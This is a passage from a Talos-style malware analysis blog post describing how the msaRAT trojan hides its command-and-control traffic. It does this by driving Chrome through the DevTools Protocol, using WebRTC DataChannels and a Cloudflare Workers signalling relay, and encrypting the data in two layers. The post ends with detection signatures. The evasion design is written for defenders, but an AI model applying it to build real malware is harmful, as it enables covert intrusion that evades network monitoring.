
The WebRTC DataChannel has a send buffer, and continuously sending data can result in new data being dropped. To address this issue, the attacker has implemented a queue and flow control mechanism. Data is dequeued and sent when the buffer drops below 24KB. This design is likely intended to ensure reliable delivery of large payloads such as screenshots or file transfers to the C2.
The second function is dedicated to data transmission and is injected on demand via Runtime.evaluate each time the RAT sends a command to the C2 through the browser. The actual payload is embedded in place of {base64}.

After the RAT injects JavaScript via Runtime.evaluate, control of the main processing shifts to the browser. The RAT enters a waiting loop monitoring the CDP WebSocket, continuously listening for events from the browser. The establishment and disconnection of the WebRTC connection, as well as data reception, are all handled by JavaScript running within the browser. To relay the results of this processing back to the RAT, the registered bindings such as window.msaOpen() and window.msaMessage(base64Data) are called. Each time a binding is called, CDP emits a Runtime.bindingCalled event to the RAT over WebSocket. The JSON format of this event is as follows:

The params object contains two fields: name (a string indicating which binding was called) and payload (the argument passed from JavaScript). Based on the value of the name field, the RAT switches its subsequent behavior accordingly.
Communication encryption


By specification, the WebRTC DataChannel communication path is automatically protected by DTLS (transport-layer encryption), which is handled entirely by the browser and is independent of the RAT's code. Separately, msaRAT encrypts the data itself using a ChaCha-Poly1305-based encryption scheme before passing it to the browser, resulting in double-layer encryption. This design ensures that even if DTLS is stripped, an adversary-in-the-middle cannot read the contents. The ChaCha-Poly1305-based encryption key is derived through an ECDH key exchange performed at the time the C2 connection is established. When a Handshake frame (0xFE) is received from the C2 immediately after connection, the RAT receives the C2 server's public key, generates its own key pair, derives a shared key and then sends its own public key back to the C2.
C2 command processing

While a simple implementation would receive a command number and invoke the corresponding handler, this RAT employs a two-layer structure: an outer layer that manages connection state and an inner layer that processes frames. These are shown in Tables 4 and 5.
C2 communication flow
Figure 25 illustrates the communication flow between msaRAT, Cloudflare Workers, Twilio TURN, and the C2 server.

msaRAT never touches the network directly — it controls its C2 communication channel exclusively through Chrome DevTools Protocol CDP), a browser debugging API. The binary contains a Cloudflare Workers endpoint (“is-01-ast[.]ols-img-12[.]workers[.]dev”), but rather than making HTTP connections to this domain itself, it offloads that entirely to the browser. This endpoint is dedicated solely to signaling relay (SDP Offer/Answer exchange) for establishing a WebRTC connection; once the WebRTC connection is established, Cloudflare Workers drops out of the communication path entirely. All subsequent C2 commands are exchanged exclusively over the WebRTC DataChannel.
The likely rationale for choosing Cloudflare Workers as the signaling relay is that the destination is Cloudflare's infrastructure rather than an attacker-owned server, meaning the destination IP addresses fall within Cloudflare's CDN ranges and will pass through many firewall and proxy allowlists without inspection. Furthermore, “*.workers.dev” is a platform domain provided by Cloudflare for developers, and blocking it would broadly impact legitimate Cloudflare Workers deployments making it structurally difficult for defenders to block. In addition, as we mentioned, communications are double-encrypted.
As a result of this design, all network communication from the RAT process itself is limited to “127.0.0[.]1”, and all external communications are observed as originating from a legitimate browser process. Since browser-based WebRTC communication is commonplace even in enterprise environments, C2 traffic is effectively buried within normal web traffic from the perspective of firewalls and network monitoring tools.
Coverage
The following ClamAV signatures detect and block this threat:
- Win.Downloader.ChaosRaas-10060321-0
The following SNORT® rules (SIDs) detect and block this threat:
- Snort 2: 1:66840, 1:66841, 1:66839
- Snort 3: 1:301587, 1:66839
Indicators of compromise (IoCs)
The IOCs can also be found in our GitHub repository here.
from Cisco Talos Blog https://ift.tt/D5cesmA
via IFTTT


No comments:
Post a Comment